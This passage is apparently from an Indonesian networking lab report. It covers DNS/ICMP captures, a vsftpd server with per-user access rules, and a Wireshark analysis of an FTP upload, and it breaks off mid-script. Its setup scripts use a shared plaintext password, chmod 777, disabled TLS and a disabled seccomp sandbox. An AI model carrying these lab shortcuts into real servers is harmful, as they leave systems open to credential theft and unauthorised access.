64 bytes from 1.1.1.1: icmp_seq=1 ttl=51 time=24.6 ms
Server:      8.8.8.8
Address:     8.8.8.8#53

Non-authoritative answer:
Name:   its.ac.id
Address: 103.94.189.5
Server:  1.1.1.1
Address:  1.1.1.1#53

Non-authoritative answer:
Name:   github.com
Address: 20.205.243.166
Server:  8.8.8.8
Address:  8.8.8.8#53


Non-authoritative answer:
Name:   google.com
Address: 74.125.24.100
Name:   google.com
Address: 74.125.24.138
Name:   google.com
Address: 74.125.24.139
Name:   google.com
Address: 74.125.24.101
Name:   google.com
Address: 74.125.24.113
Name:   google.com
Address: 74.125.24.102

; <<>> DiG 9.20.26 <<>> @1.1.1.1 cloudflare.com AAAA
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 27039
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
```

Proses eksekusi `/root/traffic_protocol7.sh` pada node Mika berhasil membangkitkan lalu lintas jaringan DNS dan ICMP.

2. **Hasil Display Filter Wireshark & Ringkasan Paket:**



Penerapan display filter `dns || icmp` (berwarna hijau) berhasil menyaring seluruh paket terkait.

Berdasarkan status bar Wireshark, dari total 66 paket yang tertangkap, terdapat **58 paket (88.1%)** yang lolos filter berprotokol DNS dan ICMP.

Soal 7

Soal

Chisa memutuskan mendirikan FTP Server pada node miliknya dengan shared folder di `/var/wired/data`. Terapkan kebijakan akses: user `alice` (hak akses read & write), user `mika` (dibatasi read-only), dan user `eiri` (dibatasi tanpa izin akses / blacklist). Buktikan konfigurasi dengan membuat file `signal_alice.txt` dari user `alice`, dan buktikan penolakan akses saat user `eiri` mencoba login.

Langkah Pengerjaan

1. Instalasi dan Konfigurasi FTP Server pada Node Chisa:

- Memasang daemon FTP ringan dan aman `vsftpd` pada node Chisa (`192.212.2.2`).
- Membuat shared folder `/var/wired/data` dengan perizinan penuh (`chmod -R 777 /var/wired/data`).
- Mendaftarkan akun Linux `alice` , `mika` , dan `eiri` dengan direktori basis `/var/wired/data` .
- Mengatur kebijakan hak akses:
 - User **Alice** diberikan izin baca dan tulis (`write_enable=YES`) melalui direktori konfigurasi per-user `/etc/vsftpd/user_conf/alice` .

- User **Mika** dibatasi hanya dapat membaca atau mengunduh saja (`write_enable=NO`) melalui `/etc/vsftpd/user_conf/mika` .
- User **Eiri** dimasukkan ke dalam daftar hitam `/etc/vsftpd/user_list` dengan mengaktifkan `userlist_deny=YES` sehingga langsung ditolak oleh server saat mencoba login.
- Mengaktifkan `seccomp_sandbox=NO` agar vsFTPD berjalan stabil di lingkungan container Alpine, serta mengonfigurasi rentang port pasif (`pasv_min_port=30000` , `pasv_max_port=30005`).
- Skrip konfigurasi otomatis disimpan pada `/root/setup_ftp_chisa.sh` :

```

apk update && apk add --no-cache vsftpd
mkdir -p /var/wired/data /etc/vsftpd/user_conf

adduser -D -h /var/wired/data -s /bin/sh alice 2>/dev/null || true
echo "alice:wired123" | chpasswd

adduser -D -h /var/wired/data -s /bin/sh mika 2>/dev/null || true
echo "mika:wired123" | chpasswd

adduser -D -h /var/wired/data -s /bin/sh eiri 2>/dev/null || true
echo "eiri:wired123" | chpasswd

chmod -R 777 /var/wired/data

cat << 'USER_EOF' > /etc/vsftpd/user_conf/alice
write_enable=YES
local_root=/var/wired/data
USER_EOF

cat << 'USER_EOF' > /etc/vsftpd/user_conf/mika
write_enable=NO
local_root=/var/wired/data
USER_EOF

echo "eiri" > /etc/vsftpd/user_list

cat << 'CONF_EOF' > /etc/vsftpd/vsftpd.conf
listen=YES
listen_ipv6=NO
anonymous_enable=NO
local_enable=YES
write_enable=YES
local_umask=022
dirmessage_enable=YES
use_localtime=YES
xferlog_enable=YES
connect_from_port_20=YES
local_root=/var/wired/data
chroot_local_user=YES
allow_writeable_chroot=YES
seccomp_sandbox=NO
user_config_dir=/etc/vsftpd/user_conf
userlist_enable=YES
userlist_file=/etc/vsftpd/user_list
userlist_deny=YES
pasv_enable=YES
pasv_min_port=30000
pasv_max_port=30005
CONF_EOF

killall vsftpd 2>/dev/null || true
/usr/sbin/vsftpd /etc/vsftpd/vsftpd.conf &

```

2. Pengujian Hak Akses Read & Write oleh User Alice:

- Menyiapkan berkas `/root/signal_alice.txt` pada node Alice.
- Melakukan koneksi FTP ke server Chisa (`192.212.2.2`) dan mengunggah berkas menggunakan script `/root/test_ftp_alice.sh` :

```
apk update && apk add --no-cache lftp

echo "Signal from Alice to The Wired - Connection Verified." >
/root/signal_alice.txt

lftp -u alice,wired123 192.212.2.2 << 'FTP_EOF'
set ftp:ssl-allow no
put /root/signal_alice.txt
ls
bye
FTP_EOF
```

3. Pengujian Pembatasan Akses (Blacklist) pada User Eiri:


- Mencoba melakukan koneksi dan autentikasi sebagai user `eiri` menuju FTP server Chisa dari node Eiri dengan script `/root/test_ftp_eiri.sh`:

```
apk update && apk add --no-cache lftp

lftp -u eiri,wired123 192.212.2.2 << 'FTP_EOF'
set ftp:ssl-allow no
ls
bye
FTP_EOF
```

Bukti dan Hasil

1. Status Layanan vsFTPD pada Node Chisa:



```
GNS3 console Chisa X
Chisa:~# ps | grep vsftpd
netstat -tlnp | grep 21
    404 pts/0    00:00:00 vsftpd
tcp        0      0 0.0.0.0:21        0.0.0.0:*        LISTEN
404/vsftpd
Chisa:~#
```

Proses `vsftpd` berjalan normal pada latar belakang dan membuka listening socket pada port 21.

2. Bukti Upload Berkas `signal_alice.txt` oleh Alice:

```
GNS3 console Chisa X Alice X
Alice:~# sh /root/test_ftp_alice.sh
v3.23.5-213-g0065092c204 [https://dl-cdn.alpinelinux.org/alpine/v3.23/main]
v3.23.5-211-g638208adad0 [https://dl-cdn.alpinelinux.org/alpine/v3.23/community]
OK: 27623 distinct packages available
OK: 81.3 MiB in 165 packages
-rw-r--r-- 1 1000 1002 54 Sep 15 06:25 signal_alice.txt
Alice:~#
```

User Alice berhasil melakukan autentikasi dan mengunggah berkas `signal_alice.txt` ke shared folder server Chisa, terbukti dari keluaran `ls` yang menampilkan berkas tersebut.

3. Verifikasi Keberadaan Berkas di Node Chisa:

```
GNS3 console Chisa X Alice X
Chisa:~# ls -la /var/wired/data
total 12
drwxrwsrwx 2 eiri eiri 4096 Sep 15 06:25 .
drwxr-xr-x 3 root root 4096 Sep 15 06:14 ..
-rw-r--r-- 1 alice eiri 54 Sep 15 06:25 signal_alice.txt
Chisa:~# cat /var/wired/data/signal_alice.txt
Signal from Alice to The Wired - Connection Verified.
Chisa:~#
```

Pemeriksaan lokal pada node Chisa melalui `ls -la /var/wired/data` dan `cat` membuktikan bahwa `signal_alice.txt` tersimpan dengan benar di dalam shared folder.

4. Bukti Penolakan Akses (Blacklist) pada User Eiri:

```
GNS3 console Chisa X Alice X Eiri X
Eiri:~# sh /root/test_ftp_eiri.sh
v3.23.5-213-g0065092c204 [https://dl-cdn.alpinelinux.org/alpine/v3.23/main]
v3.23.5-211-g638208adad0 [https://dl-cdn.alpinelinux.org/alpine/v3.23/community]
OK: 27623 distinct packages available
OK: 81.3 MiB in 165 packages
ls: Login failed: 530 Permission denied.
Eiri:~#
```

Saat user Eiri mencoba melakukan login ke server FTP Chisa, server langsung merespons dengan `530 Permission denied`, membuktikan bahwa mekanisme blacklist berhasil menolak akses login.

Soal 8

Soal

Kelompok rahasia Knights perlu mengirimkan dokumen laporan intelijen ke FTP Server Chisa. Lakukan koneksi FTP client dari node Knights ke FTP Server Chisa menggunakan akun `alice`. Upload file berikut (`knights_report.txt`). Analisis sesi Wireshark dan sebutkan: perintah FTP untuk upload (STOR), kode status sukses server (226), dan port data TCP yang dinegosiasikan pada mode PASV.

Langkah Pengerjaan

1. **Persiapan Berkas Laporan Intelijen pada Node Knights:** Menyiapkan berkas `/root/knights_report.txt` pada node Knights yang memuat laporan pemantauan The Wired (*LEVEL 7 — EYES ONLY*).
2. **Packet Sniffing dengan Wireshark:** Mengaktifkan penangkapan paket (*live capture*) pada antarmuka link antara `Knights (eth0)` dan `Switch3` melalui menu **Start capture** di GNS3.
3. **Eksekusi Pengunggahan Berkas dari Node Knights:** Melakukan transfer berkas menuju server FTP Chisa (`192.212.2.2`) dengan kredensial akun `alice` dalam mode pasif (`PASV`) menggunakan script `/root/upload_knights.sh` :

```

apk update && apk add --no-cache lftp

cat << 'FILE_EOF' > /root/knights_report.txt
=====
  KNIGHTS OF THE EASTERN CALCULUS – STATUS REPORT
  Protocol 7 Surveillance Network
  Classification: LEVEL 7 – EYES ONLY
=====

Date: [CLASSIFIED]
Agent: Knights Unit Alpha
Node: Switch 3 – Subnet 10.<PREFIX>.3.0/24

---

SUBJECT: Network Reconnaissance Report

The Wired has been successfully infiltrated through
Protocol 7 channels. Current observations:

1. Router "Lain" has been identified as the central
   gateway node connecting all three subnet segments.

2. Switch 1 (10.<PREFIX>.1.0/24) hosts Alice and Mika.
   Both nodes show standard traffic patterns.

3. Switch 2 (10.<PREFIX>.2.0/24) hosts Chisa alone.
   Isolated subnet – minimal cross-traffic observed.

4. Switch 3 (10.<PREFIX>.3.0/24) – our operational base.
   Knights and Eiri coexist on this segment.

RECOMMENDATION:
Continue monitoring FTP and Telnet sessions for
plaintext credential exposure. SSH tunnels remain
impenetrable without keylog access.

--- END OF REPORT ---
Knights of the Eastern Calculus
"Let's all love Lain."
FILE_EOF

lftp -u alice,wired123 192.212.2.2 << 'FTP_EOF'
set ftp:ssl-allow no
set ftp:passive-mode true
set net:max-retries 1
put /root/knights_report.txt
ls
bye
FTP_EOF

```

4. **Analisis Protokol pada Wireshark:** Menerapkan display filter `ftp || ftp-data` untuk mengamati perintah kontrol dan saluran data yang terbentuk.

Bukti dan Hasil


1. **Eksekusi Pengunggahan di Node Knights:**

```
console Chisa X Alice X Eiri X Knights X - X

Knights:~# sh /root/upload_knights.sh
v3.23.5-213-g0065092c204 [https://dl-cdn.alpinelinux.org/alpine/v3.23/main]
v3.23.5-211-g638208adad0 [https://dl-cdn.alpinelinux.org/alpine/v3.23/community]
OK: 27623 distinct packages available
OK: 81.3 MiB in 165 packages
-rw-r--r-- 1 1000 1002 1111 Sep 16 02:48 knights_report.txt
-rw-r--r-- 1 1000 1002 54 Sep 16 02:31 signal_alice.txt
Knights:~#
```

Proses eksekusi `/root/upload_knights.sh` pada node `Knights` berhasil mengunggah berkas `knights_report.txt` (1111 bytes) ke FTP Server `Chisa`.


2. Aliran Sesi Komunikasi FTP pada Wireshark (`ftp` || `ftp-data`):



Seluruh siklus transmisi terekam dengan jelas, mulai dari autentikasi akun `alice`, negosiasi mode pasif (`PASV`), pengiriman berkas melalui data channel, hingga pemutusan koneksi (`QUIT`).

3. Analisis Komponen Sesuai Permintaan Soal:

- Perintah FTP untuk Upload (`STOR`):




Tercatat pada paket **No. 5486**, client Knights mengirimkan perintah:

Request: STOR knights_report.txt

Perintah ini menginstruksikan server untuk menyimpan aliran data yang dikirimkan ke dalam berkas `knights_report.txt`.

- **Kode Status Sukses Server (226):**




Tercatat pada paket **No. 5493**, server Chisa merespons dengan kode status:


Response: 226 Transfer complete.

Menandakan bahwa transfer muatan berkas sebesar 1111 bytes melalui saluran data telah berhasil diterima dan ditutup secara sempurna oleh server.

- **Port Data TCP yang Dinegosiasikan pada Mode PASV:**



Tercatat pada paket **No. 5501** (dan No. 5481), client Knights mengirimkan instruksi **Request : PASV** untuk meminta server membuka data channel dalam mode pasif.



Server Chisa membalas permintaan tersebut dengan respons kode status 227 (Paket No. 5502):

Response: 227 Entering Passive Mode (192,212,2,2,117,48)

Alamat IP data server adalah **192.212.2.2** dan nomor port TCP data pasif dihitung dari dua oktet terakhir:

$$\text{Port TCP Data} = (117 \times 256) + 48 = 29952 + 48 = \mathbf{30000}$$

(Pada sesi pengunggahan berkas di paket No. 5482 sebelumnya, negosiasi menghasilkan (192,212,2,2,117,52) dengan port TCP $(117 \times 256) + 52 = \mathbf{30004}$. Kedua port ini berada tepat di dalam rentang port pasif yang telah dikonfigurasi pada vsFTPD Chisa yaitu 30000-30005).

Soal 9

Soal

Mika mengakses dokumen Protokol Tujuh di (link file) dari FTP Server Chisa. Dari node Mika, unduh file tersebut menggunakan akun mika. Setelah itu, buktikan pembatasan read-only dengan mencoba mengunggah file baru dari akun mika, dan tunjukkan pesan error respon server (error 550 Permission denied) saat mika mencoba melakukan upload.

Langkah Pengerjaan

1. **Penyiapan Dokumen Protokol Tujuh di Server Chisa:** Menyimpan dokumen `protocol7_manifesto.txt` ke dalam shared folder `/var/wired/data/` pada node Chisa melalui script `/root/prepare_protocol7_chisa.sh` :

```

cat << 'FILE_EOF' > /var/wired/data/protocol7_manifesto.txt
=====
    PROTOCOL 7 – THE MANIFESTO
    A Declaration of Digital Consciousness
    Serial Experiments Lain – Year 2026
=====

ARTICLE I: THE NATURE OF THE WIRED
-----
The Wired is not merely a network of interconnected
machines. It is the collective unconscious of
humanity, rendered in packets and protocols.

Every TCP handshake is a conversation.
Every DNS query is a question.
Every encrypted tunnel is a whispered secret.

ARTICLE II: THE SEVEN PRINCIPLES
-----
1. All nodes are equal in the eyes of the router.
2. No packet shall be dropped without cause.
3. Encryption is the right of every connection.
4. Plaintext protocols expose the vulnerable.
5. The firewall protects, but also imprisons.
6. NAT masquerade hides truth behind a single face.
7. The Wired remembers everything – packet loss
   is merely a temporary forgetting.

ARTICLE III: THE PROPHECY OF LAIN
-----
"If you're not remembered, then you never existed."

In the world of networking, persistence is survival.
A configuration that vanishes upon restart is a
thought that was never truly committed to memory.

Therefore: Save your iptables. Write your interfaces.
Let your routing tables endure beyond the power cycle.

ARTICLE IV: CONCERNING SECURITY
-----
Telnet is the glass house of protocols – transparent
to any observer with a packet sniffer.

SSH is the steel vault – its contents visible only
to those who possess the key.

Choose wisely which door you open to The Wired.

---
"No matter where you go, everyone's connected."
– Lain Iwakura
FILE_EOF

chmod 777 /var/wired/data/protocol7_manifesto.txt

```

2. **Pengujian Akses Read-Only oleh Node Mika:** Melakukan login sebagai user `mika` ke server FTP Chisa (192.212.2.2), mengunduh berkas `protocol7_manifesto.txt`, lalu mencoba mengunggah berkas baru `/root/mika_test_upload.txt` menggunakan script `/root/test_ftp_mika.sh`:

```
apk update && apk add --no-cache lftp

